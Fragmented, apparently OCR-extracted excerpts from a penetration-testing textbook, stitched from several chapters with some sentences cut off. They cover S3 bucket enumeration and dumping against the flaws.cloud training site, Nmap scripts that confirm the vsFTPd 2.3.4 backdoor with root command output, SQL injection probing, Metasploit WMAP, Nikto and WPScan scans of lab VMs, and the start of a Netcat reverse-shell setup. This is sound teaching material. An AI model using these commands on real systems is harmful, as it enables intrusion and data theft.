   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe
```

Figure 5.54 – SSH version checker module

about enumerating AWS S3 buckets, use the following instructions:

1. On Kali Linux, open the **Terminal** area and use the following command to install **S3Scanner**, a tool that's used to perform AWS S3 bucket enumeration:kali@kali:~$ **sudo pip3 install s3scanner**

2. Next, use the following commands to configure the AWS command-line features on Kali Linux:kali@kali:~$ **aws configure**

3. To get a better idea of the features of S3Scanner, use the **s3scanner -h** command, as shown here:

```
kali@kali:~$ s3scanner -h
s3scanner: Audit unsecured S3 buckets
           by Dan Salmon - github.com/sa7mon, @bltjetpack

optional arguments:
  -h, --help            show this help message and exit
  --version             Display the current version of this tool
  --threads n, -t n     Number of threads to use. Default: 4
  --endpoint-url ENDPOINT_URL, -u ENDPOINT_URL
                        URL of S3-compliant API. Default: https://s3.amazonaws.com
  --endpoint-address-style {path,vhost}, -s {path,vhost}
                        Address style to use for the endpoint. Default: path
  --insecure, -i        Do not verify SSL

mode:
  {scan,dump}           (Must choose one)
    scan                Scan bucket permissions
    dump                Dump the contents of buckets
```

Figure 5.58 – S3Scanner options

4. Next, let's use **nslookup** to obtain the IP addresses of the hosting server for the website:kali@kali:~$ **nslookup**
> **flaws.cloud**

As shown in the following screenshot, the IP address of **flaws.cloud** is **52.218.228.98**:




Figure 5.59 – Obtaining an IP address

5. Next, we can attempt to retrieve the hostname that is mapped to the IP address by using the following commands within **nslookup**:> **set type=ptr**
> **52.218.228.98**
As shown in the following screenshot, we can determine that the website is hosted on an AWS S3 bucket:




Figure 5.60 – Discovering an AWS S3 bucket

An AWS S3 bucket's URL format is usually in the form of https://bucket-name.s3.Region.amazonaws.com. Therefore, by using the information from the URL, the following can be determined:
• Bucket name: **s3-website**
• Region: us-west-2

• AWS S3 buckets are not only used to store data such as files. They are also used to host websites. Therefore, we can use **flaws.cloud** as a prefix to the AWS S3 bucket URL to get the following URL:**http://flaws.cloud.s3-website-us-west-2.amazonaws.com/**
Visiting this URL will present the same web page as http://flaws.cloud.

• Next, let's use S3Scanner to verify that a bucket exists and the available permissions:kali@kali:~$ **s3scanner**

scan --bucket flaws.cloud
The following snippet shows that S3Scanner was able to identify that a bucket exists and that all users can read its contents:

```
kali@kali:~$ s3scanner scan --bucket flaws.cloud

flaws.cloud | bucket_exists | AuthUsers: [], AllUsers: [Read]
```

Figure 5.61 – Scanning with S3Scanner

- Next, let's attempt to read/view the contents of the AWS S3 bucket using the information from *Step 5*
:kali@kali:~$ **aws s3 ls s3://flaws.cloud/ --region us-west-2 --no-sign-request**
As shown in the following screenshot, there are many files within the S3 bucket:

```
kali@kali:~$ aws s3 ls  s3://flaws.cloud/ --region us-west-2 --no-sign-request
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```

Files within the S3 Bucket

Figure 5.62 – Viewing the files within an S3 bucket

- Next, let's attempt to download the files onto our Kali Linux machine. Use the following commands to create a folder and download the files into the newly created folder:kali@kali:~$ **mkdir S3_Bucket**
kali@kali:~$ **s3scanner dump --bucket flaws.cloud --dump-dir /home/kali/S3_Bucket/**
The following screenshot shows that S3Scanner is dumping the files from the S3 bucket:

```
kali@kali:~$ s3scanner dump --bucket flaws.cloud --dump-dir /home/kali/S3_Bucket/
flaws.cloud | Enumerating bucket objects...
flaws.cloud | Total Objects: 7, Total Size: 25.0KB
flaws.cloud | Dumping contents using 4 threads...
flaws.cloud | Dumping completed
```

Figure 5.63 – Downloading the necessary content

- Next, use the following commands to change your working directory and list the files:kali@kali:~$ **cd S3_Bucket**
kali@kali:~/S3_Bucket$ **ls -l**
The following screenshot shows that the same files on the S3 bucket now exist locally on Kali Linux:




Figure 5.64 – Viewing the local files

• Lastly, you can use the **cat** command to view the contents of a file directly on the Terminal window:kali@kali:~/S3_Bucket$ **cat secret-dd02c7c.html**

he following are various categories of scripts within NSE:

• **Auth**: This category contains scripts that can scan a target to detect whether authentication bypass is possible.
• **Broadcast**: This category contains scripts that are used to discover host systems on a network.
• **Brute**: This category contains scripts that are used to perform some types of brute-force attacks on a remote server to gain unauthorized access.
• **Default**: This category contains a set of default scripts within NSE for scanning.
• **Discovery**: This category contains scripts that are used in active information gathering regarding network services on a target.
• **"DoS"**: This category contains scripts that can simulate a **Denial-of-Service** (**DoS**) attack on a target to check whether the target is susceptible to such types of attacks.
• **Exploit**: This category contains scripts that are used to actively exploit security vulnerabilities on a target.
• **External**: This category contains scripts that usually send data that's been gathered from a target to an external resource for further processing.
• **Fuzzer**: This category contains scripts that are used to send random data into an application to discover any software bugs and vulnerabilities within applications.
• **Intrusive**: This category contains high-risk scripts that can crash systems and cause data loss.
• **Malware**: This category contains scripts that can determine whether a target is infected with malware.
• **Safe**: This category contains scripts that are not intrusive and safe to use on a target system.
• **Version**: This category contains scripts that are used to gather the version information of services on a target system.
• **Vuln**: This category contains scripts that are used to check for specific vulnerabilities on a target system.

```
kali@kali:~$ nmap --script ftp-vsftpd-backdoor 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 13:49 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00052s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
```

Vulnerability found

Figure 6.23 – Discovering vulnerabilities

```
kali@kali:~$ searchsploit vsFTPd
 Exploit Title                                                |  Path
--------------------------------------------------------------|---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                       | multiple/remote/49719.py
```

Figure 6.25 – Searchsploit

If you want to execute an entire category of scripts, you can use the **--script <category-name>** command, as shown here:

kali@kali:~$ **nmap --script vuln 172.30.1.26**

gvm :Please note the generated admin password

[*] User created with password 'f3684e06-d855-4f27-9d47-08fadf0910a6'




Figure 6.34 – Adding a new target

```
kali@kali:~$ whatweb 172.30.1.23
http://172.30.1.23 [200 OK] Apache[2.2.14][mod_mono/2.4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14,proxy_html/3.0.1], Country[RESERVED][ZZ], Email[admin@metacorp.com,admin@owaspbwa.org,bob@ateliergraphique.com,cycloneuser-3@cyclonetransfers.com,jack@metacorp.com,test@thebodgeitstore.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1], IP[172.30.1.23], JQuery[1.3.2], OpenSSL[0.9.8k], PHP[5.3.2-1ubuntu4.30][Suhosin-Patch], Passenger[4.0.38], Perl[5.10.1], Python[2.6.5], Script[text/javascript], Title[owaspbwa OWASP Broken Web Applications]
```

Figure 6.38 – WhatWeb scan results

Using the following command, you will be able to see an entire list of all the Nmap scripts that begin with **http**:
kali@kali:~$ **ls /usr/share/nmap/scripts/http***

```
kali@kali:~$ nmap --script http-sql-injection -p 80 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-09 11:45 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00051s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://172.30.1.26:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://172.30.1.26:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
```

Figure 6.39 – Checking for SQL injection

1. On Kali Linux, open a Terminal and use the following command to start the PostgreSQL database and initialize the Metasploit database:kali@kali:~$ **service postgresql start**
kali@kali:~$ **sudo msfdb init**

2. Next, use the following command to start the Metasploit framework within Kali Linux:kali@kali:~$ **msfconsole**

3. Then, use the following command to load the WMAP web vulnerability scanner module within Metasploit:msf6 > **load wmap**

4. Next, use the **wmap_sites –a** command to set the target as the OWASP BWA virtual machine IP address:msf6 > **wmap_sites -a http://172.30.1.23**
The following screenshot shows how to set the target host within the WMAP web vulnerability scanner:

```
msf6 > wmap_sites -a http://172.30.1.23
[*] Site created.
msf6 > wmap_sites -l
[*] Available sites
=================

     Id  Host          Vhost         Port  Proto  # Pages  # Forms
     --  ----          -----         ----  -----  -------  -------
     0   172.30.1.23   172.30.1.23   80    http   0        0
```

Figure 6.40 – Setting the web host within WMAP

5. Next, use the following commands to set the actual target web application. We'll be targeting the Mutillidae web application within the OWASP BWA virtual machine:msf6 > **wmap_targets -t http://172.30.1.23/mutillidae/**
The following screenshot shows the expected results once the target has been set:

```
msf6 > wmap_targets -t http://172.30.1.23/mutillidae/
msf6 > wmap_targets -l
[*] Defined targets
===================

     Id  Vhost         Host          Port  SSL    Path
     --  -----         ----          ----  ---    ----
     0   172.30.1.23   172.30.1.23   80    false  /mutillidae/
```

Figure 6.41 – Viewing the target web application

As shown in the preceding screenshot, the target web application has been set to Mutillidae within the host system.

6. Next, use the following command to automatically load various web scanning modules from Metasploit for security testing:msf6 > **wmap_run -t**

The following screenshot shows the many Metasploit web scanning modules that are being loaded into the WMAP web vulnerability scanner:

```
msf6 > wmap_run -t
[*] Testing target:
[*]     Site: 172.30.1.23 (172.30.1.23)
[*]     Port: 80 SSL: false
================================================================================
[*] Testing started. 2021-07-09 13:06:17 -0400
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
================================================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
================================================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
```

Figure 6.42 – Loading the web scanning modules

7. Once the web scanning modules have been loaded, use the following commands to perform web security testing on the target web application:msf6 > **wmap_run -e**

8. Once WMAP has completed its scan, use the following command to view a list of web security vulnerabilities that have been discovered by the WMAP web scanner within Metasploit:msf6 > **wmap_vulns -l**

9. Lastly, use the **vulns** command to see the overall results of the security assessment from WMAP:msf6 > **vulns**
The following screenshot shows a summarized list of security vulnerabilities based on their CVE reference numbers:

```
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host          Name                     References
---------                ----          ----                     ----------
2021-07-09 17:10:44 UTC  172.30.1.23  HTTP Trace Method Allowed  CVE-2005-3398,CVE-2005-3498,OSVDB-877,BID-11604,BID-9506,BID-9561
```

Figure 6.43 – Viewing the discovered web vulnerabilities

To get started using Nikto, use the following command to perform a scan on our OWASP BWA virtual machine:

kali@kali:~$ **nikto -h 172.30.1.23**

kali@kali:~$ **wpscan --url http://172.30.1.23/wordpress --no-update**

The following is a brief description of the syntax:

- **--url**: Specifies the target URL
- **--no-update**: Performs a scan without checking for updates

1. Information gathering/reconnaissance
2. Service port scanning
3. Operating system and service fingerprinting
4. Vulnerability research
5. Exploit verification
6. Reporting




Figure 7.4 – Reverse shell

1. On Kali Linux, use the **ip addr** command to obtain its IP address on **eth0**:

```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default ql
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:[illegible] brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.29/24 brd 172.30.1.255 scope global dynamic noprefixroute eth0
       valid_lft 347sec preferred_lft 347sec
```

Figure 7.5 – Determining the IP address

2. Next, we need to copy the Windows version of Netcat over to Bob-PC. Within Kali Linux, there's already a pre-loaded version of Netcat for Windows within the **/usr/share/windows-binaries** directory. Use the following commands to change the directory on Kali Linux to where Netcat for Windows is located and start a web server using Python3:kali@kali:~$ **cd /usr/share/windows-binaries**
kali@kali:/usr/share/windows-binaries$ **python3 -m http.server 8080**

3. Next, on Bob-PC, open the web browser and go to **http://<Kali-Linux-IP-address>:8080**, as shown here:

